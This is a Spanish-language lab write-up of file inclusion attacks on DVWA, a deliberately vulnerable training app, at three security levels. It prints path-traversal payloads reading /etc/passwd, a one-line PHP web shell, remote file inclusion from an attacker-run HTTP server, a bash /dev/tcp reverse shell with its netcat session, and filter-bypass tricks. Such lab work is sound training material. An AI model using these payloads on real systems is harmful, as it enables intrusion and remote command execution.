


File Inclusion DVWA

Luis Carlos Leaño Martin - Ing. Ciberseguridad

La vulnerabilidad de Inclusión de Archivos permite a un atacante incluir un archivo, generalmente explotando mecanismos de "inclusión de archivos dinámicos" implementados en la aplicación objetivo. La vulnerabilidad ocurre debido al uso de entradas proporcionadas por el usuario sin la validación adecuada.

Modo facil:


```
http://10.10.185.197/vulnerabilities/fi/?page=/etc/passwd
```



Ejecución de código


```
echo "<?php system(\$_GET['cmd']); ?>" > shell.php
python3 -m http.server 8000
```

```
http://10.10.231.227/vulnerabilities/fi/?
page=http://10.6.5.104:8000/shell.php
http://10.10.231.227/vulnerabilities/fi/?
page=http://10.6.5.104:8000/shell.php&cmd=whoami
```




Y con eso conseguimos un reverse shell de la siguiente manera:

```
http://10.10.231.227/vulnerabilities/fi/?  
page=http://10.6.5.104:8000/shell.php&cmd=/bin/bash%20-c%20'bash%20-  
i%20>%26%20/dev/tcp/10.6.5.104/4444%200>%261'
```



```
charlyl@kali: ~  
Archivo Acciones Editar Vista Ayuda  
(charlyl@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.6.5.104] from (UNKNOWN) [10.10.231.227] 60830  
bash: cannot set terminal process group (1206): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@ip-10-10-231-227:/var/www/html/vulnerabilities/fi$ ls  
ls  
file1.php  
file2.php  
file3.php  
file4.php  
help  
include.php  
index.php  
source  
www-data@ip-10-10-231-227:/var/www/html/vulnerabilities/fi$
```


Como vemos no esta haciendo ningún tipo de sanitización.



```
Low File Inclusion Source  
  
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
?>
```

Modo intermedio:

```
http://10.10.4.236/vulnerabilities/fi/?page=../../../../../../etc/passwd
```




Como vemos solo sanitiza los dos puntos y el diagonal pero no el punto y los tres puntos.



Como vemos no podemos hacerlo con http ni con https, de esta forma lo fuscamos:


hthttp://tp:// -- > de manear que al final solo quedaria http://





Modo Difícil:

`http://10.10.185.197/vulnerabilities/fi/?page=file:///etc/passwd`



High File Inclusion Source

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

Como vemos aqui sanitiza que tengo la palabra file y el * significa cualquier cosa que siga entonces ahi es donde entramos, ya que la estructura de php es con :// doble diagonal no nos va dejar porque piensa que es un host le tenemos que agregar la tercera / para que entienda que es un archivo que esta en la raiz.